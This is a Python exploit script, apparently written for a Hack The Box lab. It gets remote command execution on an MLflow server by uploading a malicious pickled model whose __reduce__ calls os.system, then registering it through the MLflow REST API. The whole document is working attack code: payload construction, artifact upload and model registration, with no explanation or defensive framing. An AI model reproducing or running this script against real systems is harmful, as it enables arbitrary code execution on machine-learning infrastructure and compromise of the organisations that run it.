1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159

| import argparse
import os
import pickle
import sys
import tempfile
from pathlib import Path
from urllib.parse import urlparse
import requests
AUTH = None
class Payload:
def __init__(self, cmd):
self.cmd = cmd
def __reduce__(self):
return (os.system, (self.cmd,))
MLMODEL = """\
artifact_path: model
flavors:
python_function:
cloudpickle_version: 2.2.1
env:
conda: conda.yaml
virtualenv: python_env.yaml
loader_module: mlflow.pyfunc.model
python_model: python_model.pkl
python_version: 3.10.12
mlflow_version: 2.13.0
model_uuid: 0123456789abcdef0123456789abcdef
run_id: {run_id}
utc_time_created: '2026-05-16 00:00:00.000000'
"""
PYTHON_ENV = (
"python: 3.10.12\n"
"build_dependencies:\n - pip\n"
"dependencies:\n - -r requirements.txt\n"
)
REQS = "mlflow\ncloudpickle\n"
CONDA = (
"channels: [conda-forge]\n"
"dependencies:\n - python=3.10.12\n - pip\n"
"name: mlflow-env\n"
)
def build_artifacts(cmd, run_id, dest):
dest.mkdir(parents=True, exist_ok=True)
with open(dest / "python_model.pkl", "wb") as f:
pickle.dump(Payload(cmd), f)
(dest / "MLmodel").write_text(MLMODEL.format(run_id=run_id))
(dest / "python_env.yaml").write_text(PYTHON_ENV)
(dest / "requirements.txt").write_text(REQS)
(dest / "conda.yaml").write_text(CONDA)
def post(base, path, body):
r = requests.post(f"{base}{path}", json=body, auth=AUTH, timeout=30)
r.raise_for_status()
return r.json() if r.text else {}
def get(base, path, params=None):
r = requests.get(f"{base}{path}", params=params, auth=AUTH, timeout=30)
r.raise_for_status()
return r.json()
def ensure_experiment(base, name):
try:
return get(
base,
"/api/2.0/mlflow/experiments/get-by-name",
{"experiment_name": name},
)["experiment"]["experiment_id"]
except requests.HTTPError:
return post(
base, "/api/2.0/mlflow/experiments/create", {"name": name}
)["experiment_id"]
def create_run(base, exp_id):
return post(
base,
"/api/2.0/mlflow/runs/create",
{"experiment_id": exp_id, "start_time": 0},
)["run"]
def upload(base, artifact_uri, rel_path, local_file):
parsed = urlparse(artifact_uri)
url = f"{base}/api/2.0/mlflow-artifacts/artifacts{parsed.path}/{rel_path}"
with open(local_file, "rb") as f:
r = requests.put(url, data=f.read(), auth=AUTH, timeout=60)
r.raise_for_status()
def main():
ap = argparse.ArgumentParser()
ap.add_argument("-t", "--target", required=True,
help="MLflow base URL, e.g. http://models.smarthire.htb")
ap.add_argument("-c", "--cmd", required=True,
help="Shell command to execute on the target")
ap.add_argument("-e", "--experiment", default="pwn")
ap.add_argument("-n", "--model-name", default="bob-4118ed23dfbf-model")
ap.add_argument("-a", "--auth", default=None,
help="HTTP basic auth as user:pass")
args = ap.parse_args()
global AUTH
if args.auth:
u, _, p = args.auth.partition(":")
AUTH = (u, p)
base = args.target.rstrip("/")
exp_id = ensure_experiment(base, args.experiment)
print(f"[+] experiment_id = {exp_id}")
run = create_run(base, exp_id)
run_id = run["info"]["run_id"]
artifact_uri = run["info"]["artifact_uri"]
print(f"[+] run_id = {run_id}")
print(f"[+] artifact_uri = {artifact_uri}")
with tempfile.TemporaryDirectory() as tmp:
model_dir = Path(tmp) / "model"
build_artifacts(args.cmd, run_id, model_dir)
for f in sorted(model_dir.iterdir()):
upload(base, artifact_uri, f"model/{f.name}", f)
print(f"[+] uploaded model/{f.name}")
try:
post(base, "/api/2.0/mlflow/registered-models/create",
{"name": args.model_name})
except requests.HTTPError:
pass
source = f"{artifact_uri}/model"
ver = post(
base,
"/api/2.0/mlflow/model-versions/create",
{"name": args.model_name, "source": source, "run_id": run_id},
)
v = ver["model_version"]["version"]
print(f"[+] registered '{args.model_name}' v{v}")
print(f"[*] payload fires when the server runs:")
print(f" mlflow.pyfunc.load_model('models:/{args.model_name}/{v}')")
print(f" or: mlflow.pyfunc.load_model('{source}')")
if __name__ == "__main__":
sys.exit(main())
|